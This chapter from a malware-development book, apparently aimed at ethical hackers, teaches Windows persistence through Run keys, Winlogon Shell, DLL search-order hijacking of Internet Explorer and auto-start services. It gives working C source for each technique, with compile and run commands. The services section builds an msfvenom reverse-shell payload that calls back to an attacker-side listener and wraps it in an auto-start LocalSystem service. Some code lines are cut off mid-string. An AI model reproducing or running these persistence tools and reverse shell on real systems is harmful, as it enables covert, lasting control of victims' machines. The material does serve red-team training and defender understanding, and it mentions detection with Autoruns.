

3

Mastering Malware Persistence Mechanisms

The stealth factor of malware increases significantly by achieving persistence on the infiltrated system. It allows the malware to continue its operations even after restarts, logoffs, reboots, etc., following a single injection/exploit. This chapter focuses solely on Windows due to its wide array of mechanisms facilitating persistence, such as Autostart. It encompasses the prevalent techniques for gaining persistence on a Windows machine, although it does not cover all of them.

In this chapter, we're going to cover the following main topics:

- Classic path: registry Run Keys
- Leveraging registry keys utilized by Winlogon process
- Implementing DLL search order hijacking for persistence
- Exploiting Windows services for persistence
- Hunting for persistence: exploring non-trivial loopholes
- How to find new persistence tricks

Technical requirements

In this book, I will use the Kali Linux (<https://www.kali.org/>) and Parrot Security OS (<https://www.parrotsec.org/>) virtual machines for development and demonstration and Windows 10 (<https://www.microsoft.com/en-us/software-download/windows10ISO>) as the victim's machine.

The next thing we'll want to do is set up our development environment in Kali Linux. We'll need to make sure we have the necessary tools installed, such as a text editor, compiler, etc.

I just use NeoVim (<https://github.com/neovim/neovim>) with syntax highlighting as a text editor. Neovim is a great choice for a lightweight, efficient text editor, but you can use another you like, for example, VSCode (<https://code.visualstudio.com/>).

As far as compiling our examples, I use MinGW (<https://www.mingw-w64.org/>) for Linux, which is installed in my case via command:

```
$ sudo apt install mingw-*
```

Classic path: registry Run Keys

The act of including an entry within the **Run Keys** file located in the registry will result in the automatic execution of the referred application upon a user's login. The execution of these applications will occur within the user's context and will be subject to the permissions level associated with the user's account.

By default, Windows Systems generate the following run keys:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

Threat actors have the capability to take advantage of those mentioned configuration locations as a means to run malware, hence ensuring the continuity of their presence within a system even after reboot. Threat actors may employ masquerade techniques to create the illusion that registry entries are linked to authentic programs.

A simple example


Let us examine a practical illustration. Suppose we encounter a cyber attack involving malicious software **hack.c**:

```
/*
 * hack.c
 * Malware Development for Ethical Hackers
 * "Hello, Packt" messagebox
 * author: @cocomelonc
 */
#include <windows.h>
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
    MessageBoxA(NULL, "Hello, Packt!", "=^..^=", MB_OK);
    return 0;
}
```

Compile it:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections
```

For example, if your machine is Kali Linux, then the compilation looks like this:



```
(cocomelonc@kali)~[~/packtpub/Malware-Development-for-Ethical-Hackers/chapter03/01-classic-path-registry-run-keys]
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
(cocomelonc@kali)~[~/packtpub/Malware-Development-for-Ethical-Hackers/chapter03/01-classic-path-registry-run-keys]
$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Apr 14 11:08 hack.exe
```

Figure 3.1 – Compile our “malware”

Our malware is just a pop-up messagebox.

NOTE

Since the book is intended for ethical hackers and for the simplicity of practical experiments, we will use harmless software, despite the fact that it plays the role of malware.

Next, we will proceed to develop a script named **pers.c**, which will be responsible for generating registry keys that will trigger the execution of our malicious software, **hack.exe**, upon logging into the Windows operating system:

```
/*
 * Malware Development for Ethical Hackers
 * pers.c
 * Windows low level persistence via start folder registry key
 * author: @cocomelonc
 */
#include <windows.h>
#include <string.h>
int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    // malicious app
    const char* exe = "Z:\\packtpub\\chapter01\\01-classic-path-registry-run-keys\\hack.exe";
    // startup
    LONG result = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVers
    if (result == ERROR_SUCCESS) {
        // create new registry key
        RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
        RegCloseKey(hkey);
    }
    return 0;
}
```

As seen from the source code, the logic of this program is the most straightforward and uncomplicated concept. We simply created a new registry key. The addition of registry keys to the run keys using the terminal can be used as a means of achieving persistence. However, as an individual with a penchant for coding, and because this book is about software development, I am inclined to demonstrate an alternative approach using a few lines of code.

Compile persistence script:

```
$ x86_64-w64-mingw32-g++ -O2 pers.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sec
```

It looks like the following:

```
(cocomelonc@kali)-[~/../packtpub/Malware-Development-for-Ethical-Hackers/chapter03/01-classic-path-registry-run-keys]
$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc@kali)-[~/../packtpub/Malware-Development-for-Ethical-Hackers/chapter03/01-classic-path-registry-run-keys]
$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Apr 14 11:12 pers.exe
```

Figure 3.2 – Compiling our persistence script

So now, check everything in action. Run the persistence script:

```
PS> .\pers.exe
```

Log out and log in again:




Figure 3.3 – Logging out and logging in to the victim's system

Upon the conclusion of the case, it is recommended to remove or delete the registry keys:

```
PS > Remove-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "hack"
PS > reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s
```

If your machine is Windows 10, then the result of this operation looks like this:

```

PS C:\Users\user> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive REG_SZ "C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    Microsoft Edge Update REG_SZ "C:\Users\user\AppData\Local\Microsoft\EdgeUpdate\1.3.185.29\MicrosoftEdgeUpdateCore.exe"
    hack REG_SZ Z:\packtpub\chapter03\01-classic-path-registry-run-keys\hack.exe

PS C:\Users\user> Remove-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "hack"
PS C:\Users\user> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive REG_SZ "C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    Microsoft Edge Update REG_SZ "C:\Users\user\AppData\Local\Microsoft\EdgeUpdate\1.3.185.29\MicrosoftEdgeUpdateCore.exe"

```

Figure 3.4 – Delete Registry Keys for correctness of experiment

The act of generating registry keys that trigger the execution of a malicious application upon Windows logon is a longstanding technique commonly employed in red team methodologies. Different threat actors and well-known tools, such as Metasploit and Powershell Empire, possess the capabilities mentioned. Consequently, a proficient blue team specialist should possess the ability to identify and detect such harmful activities.

Leveraging registry keys utilized by Winlogon process

The Winlogon process assumes the responsibility of facilitating user logon and logoff operations, managing system starting, and shutdown procedures, as well as implementing screen locking functionality. Malicious actors possess the capability to modify the registry entries utilized by the Winlogon process in order to establish enduring presence.

To apply this persistence strategy, it is necessary to modify the following registry keys:

```

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit

```

Nevertheless, the successful implementation of this strategy necessitates the possession of local administrator privileges.

A practical example

Let's observe the practical implementation and demonstration. To begin with, let us develop a harmful application **hack.c**:

```

/*
 * hack.c
 * Malware Development for Ethical Hackers
 * "Hello, Packt!" messagebox
 * author: @cocomelonc
 */
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
    MessageBoxA(NULL, "Hello, Packt!", "=^..^=", MB_OK);
}


```

```
return 0;
}
```

Compile it:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sect
```

On Kali Linux or Parrot Security OS, it looks like this:



```
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
└─(cocomelonc@kali) - [~/packtpub/Malware-Development-for-Ethical-Hackers/chapter03/02-leveraging-registry-keys-utilised-by-winlogon-process]
└─$ ls -lt
total 24
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Apr 14 12:14 hack.exe
```

Figure 3.5 – Compiling hack.c

The **hack.exe** file must be deployed onto the target machine.

Modifications made to the **Shell** registry key, which incorporate a malicious application, will lead to the activation of both **explorer.exe** and **hack.exe** upon Windows logon.

The task can be promptly executed by utilizing the following script:

```
/*
 * Malware Development for Ethical Hackers
 * pers.c
 * windows persistence via winlogon keys
 * author: @cocomelonc
 */
#include <windows.h>
#include <string.h>
int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    // shell
    const char* sh = "explorer.exe,hack.exe";
    // startup
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows NT\\CurrentVer
if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"Shell", 0, REG_SZ, (unsigned char*)sh, strlen(sh));
    RegCloseKey(hkey);
}
return 0;
}
```

Please proceed with the compilation of the program responsible for ensuring persistence:

```
$ $ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-se
```

On Kali Linux or Parrot Security OS, it looks like this:

```

cess]
$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-string
s -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-lib
gcc -fpermissive

(cocomelonc@kali)-[~/../packtpub/Malware-Development-for-Ethical-H
ackers/chapter03/02-leveraging-registry-keys-utilised-by-winlogon-pro
cess]
$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Apr 14 12:17 pers.exe

```

Figure 3.6 – Compiling pers.c

For demonstration of this technique, to begin with, it is advisable to examine the registry keys:

```
$ reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /s
```

In our Windows virtual machine, we get:

```

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
AutoRestartShell REG_DWORD 0x1
Background REG_SZ 0 0 0
CachedLogonsCount REG_SZ 10
DebugServerCommand REG_SZ no
DefaultDomainName REG_SZ
DefaultUserName REG_SZ user
DisableBackButton REG_DWORD 0x1
EnableSIHostIntegration REG_DWORD 0x1
ForceUnlockLogon REG_DWORD 0x0
LegalNoticeCaption REG_SZ
LegalNoticeText REG_SZ
PasswordExpiryWarning REG_DWORD 0x5
PowerdownAfterShutdown REG_SZ 0
PreCreateKnownFolders REG_SZ {A520A1A4-1780-4FF6-BD18-167343C5AF16}
ReportBootOk REG_SZ 1
Shell REG_SZ explorer.exe

```

Figure 3.7 – Winlogon registry keys

Put the malicious application to the specified directory

C:\Windows\System32\. The task at hand is to execute a program:

```
$ .\pers.exe
```

Next, proceed to log out of the current session and thereafter log in:




Figure 3.8 – Logging out from current session and logging in

In keeping with the logic of our malicious software, a message box appears displaying **Hello, Packt!**:




Figure 3.9 – Message box popped up and registry key successfully updated

In order to examine the properties of a process, we can use the software tool called Process Hacker 2:




Figure 3.10 – Process properties (hack.exe)

Then, run a cleanup:

```
$ reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v "Shell" /t
```

For Windows 10 x64 virtual machine, the result looks like this:




Figure 3.11 – Cleanup after experiments

What are the potential mitigations for the given situation? The recommendation is to restrict user account privileges to ensure that modifications to the Winlogon helper can only be performed by authorized administrators. In addition to detecting system updates that may indicate attempts at persistence, tools such as Sysinternals Autoruns can also be employed to identify the listing of current Winlogon helper values.

The successful implementation of this persistence technique has been observed in the operations of the Turla group, as well as in the deployment of software such as Gazer and Bazaar in real-world scenarios.

Implementing DLL search order hijacking for persistence

DLL search order hijacking is a clever technique employed by malware for achieving persistence within a compromised system.

In a preceding chapter, an exposition was provided on the practical illustration of DLL hijacking. During this period, Internet Explorer is the target of the attack. It is highly probable that a significant portion of individuals do not utilize it and are unlikely to intentionally remove it from the Windows operating system.

Let us begin to execute the Procmon tool from Sysinternals and configure the subsequent filters as follows:




Figure 3.12 – Procmon filters: finding iexplorer.exe

Then, run Internet Explorer:



Figure 3.13 – Running Internet Explorer

It is evident that the process **iexplorer.exe** is lacking many DLLs, which may potentially be a target for DLL hijacking. An illustrative instance would be the file named **suspend.dll**:

3:04:0...	explore.exe	3748	CreateFile	C:\Program Files\internet explorer\WININET.dll	NAME NOT FOUND Desired Access: R...
3:04:0...	explore.exe	3748	CreateFile	C:\Program Files\internet explorer\Sapi\Clb.dll	NAME NOT FOUND Desired Access: R...
3:04:0...	explore.exe	3748	CreateFile	C:\Program Files\internet explorer\DSREG.DLL	NAME NOT FOUND Desired Access: R...
3:04:0...	explore.exe	3748	CreateFile	C:\Program Files\internet explorer\msvcp110_win.dll	NAME NOT FOUND Desired Access: R...
3:04:0...	explore.exe	3748	CreateFile	C:\Program Files\internet explorer\suspend.dll	NAME NOT FOUND Desired Access: R...
3:04:0...	explore.exe	3748	CreateFile	C:\Program Files\internet explorer\XmlLite.dll	NAME NOT FOUND Desired Access: R...
3:04:0...	explore.exe	3748	CreateFile	C:\Program Files\internet explorer\DXGI.DLL	NAME NOT FOUND Desired Access: R...
3:04:0...	explore.exe	3748	CreateFile	C:\Program Files\internet explorer\veapfltr.dll	NAME NOT FOUND Desired Access: R...
3:04:0...	explore.exe	3748	CreateFile	C:\Program Files\internet explorer\slc.dll	NAME NOT FOUND Desired Access: R...

Figure 3.14 – Suspend.dll as a candidate for DLL hijacking

Let us proceed with exploring alternative locations in order to perhaps discover a legitimate DLL:

```
> cd C:\
> dir /b /s suspend.dll
```

On our Windows 10 x64 virtual machine:


 Figure 3.15 – Searching alternative locations

Figure 3.15 – Searching alternative locations

However, as you can see the file cannot be found, indicating that this DLL is exclusively utilized by Internet Explorer.

Subsequently, I proceeded to generate a DLL with *malicious* intent:

```
/*
 * Malware Development for Ethical Hackers
 * evil.c - malicious DLL
 * DLL hijacking. Internet Explorer
 * author: @cocomelonc
 */
#include <windows.h>
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
            MessageBox(NULL, "Hello, Packt!", "=^..^=", MB_OK);
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}
```

Compile it:

```
$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.c
```

On the Kali Linux machine (in your case it may be Parrot Security OS):


 Figure 3.16 – Compiling evil.c

Figure 3.16 – Compiling evil.c

We rename the file **suspend.dll** and locate it within the directory where Internet Explorer is stored:


Figure 3.17 – Renaming evil.dll to suspend.dll

Figure 3.17 – Renaming evil.dll to suspend.dll

Then, we run our victim's application (Internet Explorer):

Figure 3.18 – Running Internet Explorer and a message box popping up

Figure 3.18 – Running Internet Explorer and a message box popping up

Once the pop-up is closed, Internet Explorer functions properly without any crashes:

Figure 3.19 – Internet explorer not crashed

Figure 3.19 – Internet explorer not crashed

As is evident, the proposed trick with DLL hijacking has yielded positive results. Perfect!

What about Windows 11? This trick also worked perfectly:

Figure 3.20 – Our DLL hijacking IE also worked in Windows 11

Figure 3.20 – Our DLL hijacking IE also worked in Windows 11

Persistence has been successfully achieved through the utilization of Internet Explorer.

Hence, this DLL hijacking case can be classified under the area of persistence. Our malicious DLL would be executed whenever the user initiates Internet Explorer as well. Moreover, this would happen when we exit too. This is an unexpected event for individuals who have a preference for the Windows operating system.

There is no requirement for the installation or removal of any components.

Exploiting Windows services for persistence

Windows Services play a crucial role in facilitating hacking activities for the following reasons:

- The Services API was specifically designed to function seamlessly over network connections, allowing for efficient operation with remote services
- The processes initiate automatically upon system initialization
- They may have extremely elevated rights within the operating system

The management of services necessitates elevated privileges, hence limiting the access of unprivileged users to merely observing the configuration settings. There has been no change in this phenomenon over a period beyond two decades.

In the context of Windows systems, the incorrect configuration of services might potentially result in privilege escalation or serve as a means

of persistence. Consequently, the creation of a new service necessitates the use of administrator credentials and is not considered a quiet method of achieving persistence.

A practical example

Let's observe the practical implementation and demonstration. To begin with, we can develop a harmful application with messagebox for simplicity, but for demonstration, we create another example. How to develop and execute a Windows service capable of receiving a reverse shell on behalf of the user.

Create reverse shell **meow.exe** via Metasploit's **msfvenom** tool:

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445 -f exe > meow.exe
```

On the Kali Linux machine (in your case, it may be Parrot Security OS):


 Figure 3.21 – Reverse shell .exe for our example

Figure 3.21 – Reverse shell .exe for our example

Next, we are developing a service that executes the **meow.exe** program on the designated system.

The minimum prerequisites for a service encompass the subsequent criteria:

- The main entry point, similar to any program
- The concept of a service entry point
- A service control handler

In the main entry point, you rapidly invoke **StartServiceCtrlDispatcher** so the SCM may call your service entry point (**ServiceMain**):

```
int main() {
    SERVICE_TABLE_ENTRY ServiceTable[] = {
        {"MeowService", (LPSERVICE_MAIN_FUNCTION) ServiceMain},
        {NULL, NULL}
    };
    StartServiceCtrlDispatcher(ServiceTable);
    return 0;
}
```

The service main entry point is responsible for executing the following functions:

- Initialize any necessary components that were deferred from the main entry point
- The registration of the service control handler, known as **ControlHandler** is required to handle control instructions such as **Service Stop**, **Pause**, **Continue**, etc.
- The **dwControlsAccepted** element of the **SERVICE STATUS** structure is utilized to register them as a bit mask
- Set **Service Status** to **SERVICE_RUNNING**

- Perform initialization procedures such as creating threads/events/mutex/IPC's, etc.

The main function is **ServiceMain**:

```
void ServiceMain(int argc, char** argv) {
    serviceStatus.dwServiceType      = SERVICE_WIN32;
    serviceStatus.dwCurrentState     = SERVICE_START_PENDING;
    serviceStatus.dwControlsAccepted = SERVICE_ACCEPT_STOP | SERVICE_ACCEPT_SHUTDOWN;
    serviceStatus.dwWin32ExitCode    = 0;
    serviceStatus.dwServiceSpecificExitCode = 0;
    serviceStatus.dwCheckPoint       = 0;
    serviceStatus.dwWaitHint         = 0;
    hStatus = RegisterServiceCtrlHandler("MeowService", (LPHANDLER_FUNCTION)ControlHandler);
    RunMeow();
    serviceStatus.dwCurrentState = SERVICE_RUNNING;
    SetServiceStatus (hStatus, &serviceStatus);
    while (serviceStatus.dwCurrentState == SERVICE_RUNNING) {
        Sleep(SLEEP_TIME);
    }
    return;
}
```

The registration of the service control handler occurred within the service main entry point. In order to effectively manage control requests from the **service control manager (SCM)**, it is imperative that each service is equipped with a designated handler:

```
void ControlHandler(DWORD request) {
    switch(request) {
        case SERVICE_CONTROL_STOP:
            serviceStatus.dwWin32ExitCode = 0;
            serviceStatus.dwCurrentState = SERVICE_STOPPED;
            SetServiceStatus (hStatus, &serviceStatus);
            return;
        case SERVICE_CONTROL_SHUTDOWN:
            serviceStatus.dwWin32ExitCode = 0;
            serviceStatus.dwCurrentState = SERVICE_STOPPED;
            SetServiceStatus (hStatus, &serviceStatus);
            return;
        default:
            break;COM DLL hijack
    }
    SetServiceStatus(hStatus, &serviceStatus);
    return;
}
```

The implemented and supported requests are limited to **SERVICE_CONTROL_STOP** and **SERVICE_CONTROL_SHUTDOWN**. Additional requests that can be managed include **SERVICE_CONTROL_CONTINUE**, **SERVICE_CONTROL_INTERROGATE**, **SERVICE_CONTROL_PAUSE**, **SERVICE_CONTROL_SHUTDOWN**, and various others.

Also, create function with *malicious* logic:

```
// run process meow.exe - reverse shell
int RunMeow() {
    void * lb;
```

```

BOOL rv;
HANDLE th;
// for example: msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445 -f exe >
char cmd[] = "Z:\\packtpub\\chapter03\\04-exploring-windows-services-for-persistence\\meow.exe";
STARTUPINFO si;
PROCESS_INFORMATION pi;
ZeroMemory(&si, sizeof(si));
si.cb = sizeof(si);
ZeroMemory(&pi, sizeof(pi));
CreateProcess(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
WaitForSingleObject(pi.hProcess, INFINITE);
CloseHandle(pi.hProcess);
return 0;
}

int main() {
    SERVICE_TABLE_ENTRY ServiceTable[] = {
        {"MeowService", (LPSERVICE_MAIN_FUNCTION) ServiceMain},
        {NULL, NULL}
    };
    StartServiceCtrlDispatcher(ServiceTable);
    return 0;
}

```

Naturally, this code lacks proper referencing and can be considered a rudimentary proof of concept.

The next thing is compiling our service:

```
$ x86_64-w64-mingw32-g++ -O2 meowsrv.c -o meowsrv.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections
```

On Kali Linux, it looks like this:



Figure 3.22 – Compiling MeowService file: meowsrv.c

Figure 3.22 – Compiling MeowService file: meowsrv.c

The service installation process can be initiated using the command prompt on a Windows 10 x64 PC by executing the provided command. It is important to note that all commands should be executed with administrator privileges:

```
> sc create MeowService binpath= "Z:\PATH_TO_YOUR_EXE\meowsrv.exe" start= auto
```

In our case, it looks like this:



Figure 3.23 – Creating MeowService

Figure 3.23 – Creating MeowService

Check it:

```
> sc query MeowService
```

As a result, we get:



Figure 3.24 – Checking MeowService

Figure 3.24 – Checking MeowService

If we open the Process Hacker, we will see it in the **Services** tab:

 Figure 3.25 – MeowService in Process Hacker

Figure 3.25 – MeowService in Process Hacker

If we check its properties, we can see:

 Figure 3.26 – MeowService in Process Hacker

Figure 3.26 – MeowService in Process Hacker

The **LocalSystem** account is a preconfigured local account that is utilized by the service control manager. The local computer is granted broad privileges, allowing it to function as the representative of the computer within the network. The token of the system comprises the **security identifiers (SIDs)** **NT AUTHORITY\SYSTEM** and **BUILTIN\Administrators**. These SIDs grant privileged access to a majority of system objects. The account name used universally across all locales is **.\LocalSystem**. Alternatively, the designations **LocalSystem** or **"Computer Name"\LocalSystem** may also be used. The present account lacks a password.

According to the documentation provided by MSDN, when utilizing the **CreateService** or **ChangeServiceConfig** function and specifying the **LocalSystem** account, any password information that is provided will be disregarded.

Then, start the service via the following command:

```
> sc start MeowService
```

As a result, we get:

 Figure 3.27 – Start MeowService

Figure 3.27 – Start MeowService

It is visible that a reverse shell has been obtained:


 Figure 3.28 – Reverse shell has been obtained

Figure 3.28 – Reverse shell has been obtained

And our MeowService service got a PID **3608**:

